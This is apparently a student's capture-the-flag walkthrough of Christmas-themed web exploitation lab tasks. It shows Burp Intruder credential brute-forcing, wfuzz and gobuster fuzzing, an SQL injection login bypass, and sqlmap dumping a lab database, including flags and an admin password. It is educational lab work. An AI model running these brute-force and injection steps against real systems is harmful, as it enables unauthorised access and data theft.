2. Add the username and password values as positions (highlight the text and click "Add").



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Positions' tab is active, displaying a list of positions for the intercepted request. The 'Payloads' tab is also visible, showing a list of payloads. The 'Attack' button is highlighted.

## Step 3

2. Go to the BurpSuite application and click the Proxy tab, then click the button "Intercept is on".


3. Navigate to your chosen website, as you're intercepting your traffic, you will see BurpSuite has held your request and will not forward it until you tell it to. Let's go to our web application and submit your details into a given form, in our case it's a generic login form.

4. This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use Intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.

5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.

1. Click the "Positions" tab, and clear the pre-selected positions.

2. Add the username and password values as positions (highlight the text and click "Add").



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Positions' tab is active, displaying a list of positions for the intercepted request. The 'Payloads' tab is also visible, showing a list of payloads. The 'Attack' button is highlighted.

## Step 4

The image shows a CTF challenge interface on the left and a web browser on the right. The challenge interface has a header with a tree graphic and text explaining the goal: to help McSkidy hack back into the Santa Sleigh Tracker. It provides instructions on using BurpSuite for brute-forcing the login form with a list of default credentials:

Username	Password
root	root
admin	password
user	12345

Below the table, it says: "Use the correct credentials to log in to the Santa Sleigh Tracker app. Don't forget to turn off Foxyproxy once BurpSuite has finished the attack." The challenge asks "What is the flag?" and provides a "Submit" button and a "Hint" button. The web browser on the right shows the "Santa Sleigh Tracker" app running on 10.10.188.108. The app displays a world map, status indicators (GPS: Online, Last Airborne: 24th December 2019, Santa Sleigh: Offline), and a flag: `THM{885ffab880e049847516f9d8fe99ad1a}`. The footer of the app says "Portal made with love by Santa's Elves."

## METHODOLOGY:

When we started the machine, it gave us an Ip address that leads us to a login page which we have to register and login in order to obtain the first cookie by using browser developer tool by pressing f12, then we open the BurpSuite at the application and start to attack the website. After that, I open the FoxyProxy and the on to burp and start the work. I turn on the proxy intruder at the BurpSuite. Then, I go to the proxy and send to the intruder for attacking purposes. I go to the intruder positions to make sure the connection is closed. I write my username and password at the intruder section. Then I go the payloads to write the username and the password each of the account to attack them. After that I try to login with the account and got the flag for the Santa.



## Day 4: Web Exploitation, Santa's Watching

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1:

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)





## Question 2:

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

## Index of /api

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">site-log.php</a>	2020-11-22 06:38	110	


Apache/2.4.29 (Ubuntu) Server at 10.10.94.97 Port 80

## Question 3:

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

```
1211101925@kali: ~
File Actions Edit View Help
1211101925@kali: ~ x 1211101925@kali: ~ x line some of the options that can be configured in wfuzz, however,
L$ wfuzz -c -z file,Downloads/wordlist -u http://10.10.92.31/api/site-log.php?date=FUZZ option to hide all pages that
p?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is n
ot compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information. See if you don't know them as well.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.10.92.31/api/site-log.php?date=FUZZ
Total requests: 63
Description
ID Response Lines Word Chars Payload
000000015: 200 0 L 0 W 0 Ch e telling "20201114" ok for files by replacing "FUZZ" with the
000000014: 200 0 L 0 W 0 Ch "20201113"
000000018: 200 0 L 0 W 0 Ch "20201117"
000000020: 200 0 L 0 W 0 Ch "20201119"
000000019: 200 0 L 0 W 0 Ch "20201118"
000000017: 200 0 L 0 W 0 Ch "20201116"
000000001: 200 0 L 0 W 0 Ch "20201100"
000000003: 200 0 L 0 W 0 Ch "20201102"
000000007: 200 0 L 0 W 0 Ch "20201106"
000000016: 200 0 L 0 W 0 Ch "20201115"
000000005: 200 0 L 0 W 0 Ch "20201104"
000000002: 200 0 L 0 W 0 Ch "20201101"
000000004: 200 0 L 0 W 0 Ch "20201103"
000000013: 200 0 L 0 W 0 Ch "20201112"
000000006: 200 0 L 0 W 0 Ch "20201105"
000000012: 200 0 L 0 W 0 Ch "20201111"
```

Go to correct post for the flag.



---

#### Question 4:

Look at wfuzz's help file. What does the -f parameter store results to?



#### METHODOLOGY:

When we started the machine, it gave us an Ip address that leads us to a login page which we have to register and login in order to obtain the first cookie by using browser developer tool by pressing f12. Then, we open the command prompt at kali and turn the vpn. we type "gobuster dir <rest of command>" to download the GoBuster. But before download the gobuster, we must make sure that the kali must have the wordlist. Then, I write the command "gobuster dir -u" and put our Ip address to make sure it connected to the website. After we put the command, it will run and show the API. It shows "http://10.10.237.0". Then, we copy and paste to other tab. it will show us the file what they have at that API directory. After we get the file at API directory, we use that to find the flag.

## Day 5: Web Exploitation, Someone stole Santa's gift list!

**Tools used:** Kali Linux, Firefox, BurpSuite

**Solution/Walkthrough:**

### Question 1:

What is the default port number for SQL Server running on TCP?


Applies to:  SQL Server (all supported versions)

This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. **If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports.** This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

---

### Question 2:

Without using directory brute forcing, what's Santa's secret login panel?



### Question 3:

What is the database used from the hint in Santa's TODO list? =sqlmap

```
1211101925@kali: ~  
File Actions Edit View Help  
1211101925@kali)~  
$ sqlmap -r /home/1211101925/panel.santa/panel_santa -tamper=space2comment  
-dump-all -dbms sqlite  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applica-  
ble local, state and federal laws. Developers assume no liability and are not  
responsible for any misuse or damage caused by this program  
[*] starting @ 15:04:31 /2022-06-19/  
[15:04:31] [INFO] parsing HTTP request from '/home/1211101925/panel.santa/pan-  
el_santa'  
[15:04:31] [INFO] loading tamper module 'space2comment'  
[15:04:31] [INFO] testing connection to the target URL  
[15:05:02] [CRITICAL] connection timed out to the target URL. sqlmap is going  
to retry the request(s)  
[15:05:02] [WARNING] if the problem persists please check that the provided t-  
arget URL is reachable. In case that it is, you can try to rerun with switch  
'--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ...)  
  
[15:06:09] [INFO] testing if the target URL content is stable  
[15:06:10] [WARNING] target URL content is not stable (i.e. content differs).  
sqlmap will base the page comparison on a sequence matcher. If no dynamic no-  
r injectable parameters are detected, or in case of junk results, refer to us-  
er's manual paragraph 'Page comparison'  
how do you want to proceed? [(C)ontinue/((s)tring/(r)egex/(q)uit]  
[15:06:10] [CRITICAL] can't check dynamic content because of lack of page con-  
tent  
[15:06:10] [INFO] testing if GET parameter 'search' is dynamic  
[15:06:10] [WARNING] GET parameter 'search' does not appear to be dynamic  
[15:06:10] [WARNING] heuristic (basic) test shows that GET parameter 'search'  
might not be injectable  
[15:06:10] [INFO] testing for SQL injection on GET parameter 'search'  
[15:06:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[15:06:11] [WARNING] reflective value(s) found and filtering out  
[15:06:13] [INFO] testing 'Boolean-based blind - Parameter replace (original
```

#### Question 4:

How many entries are there in the gift database?

```
[15:06:20] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211101925/.local/share/sqlmap/output/10.10.164.58/dump/SQLite_masterdb/hidden_table.csv'
[15:06:20] [INFO] fetching columns for table 'sequels'
[15:06:20] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
```

#### Question 5:

What is James' age?

kid	age	title
James	8	shoes
John	4	skateboard

#### Question 6:

What did Paul ask for?

Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop

#### Question 7:

What is the flag?

```
1211101925@kali: ~
File Actions Edit View Help
[15:06:20] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

### Question 8:

What is admin's password?

```
[15:06:20] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101925/.local/share/sqlmap/output/10.10.164.58/dump/SQLite_masterdb/sequels.csv'
[15:06:20] [INFO] fetching columns for table 'users'
[15:06:21] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+

[15:06:21] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211101925/.local/share/sqlmap/output/10.10.164.58/dump/SQLite_masterdb/users.csv'
[15:06:21] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[15:06:21] [INFO] fetched data logged to text files under '/home/1211101925/.local/share/sqlmap/output/10.10.164.58'
[15:06:21] [WARNING] your sqlmap version is outdated

[*] ending @ 15:06:21 /2022-06-19/

(1211101925@kali)-[~]
```

### METHODOLOGY:

To solve this problem, we need to go to the website. The panel consist of two words. After a few try and errors, the name of the secret panel is “santapanel”. After that, we were taken to a secret panel which says hello stranger. To log in, we use “admin” or “true - -” for username and admin for the password. We were directed to the page that said “Welcome back, Santa” . Burp and intercept were on, we entered a name. then, we were directed to Burpsite and save the file. Afterwards, we use sql map command in our terminal to look at the file’s data. A list of 22 entries were displayed at santa’s sqlite database. After enough observations, we saw tha jame’s age is eight years old and paul wished for santa to give him github ownership. We also encountered with a hidden table with the flagand a table with a password and username for the page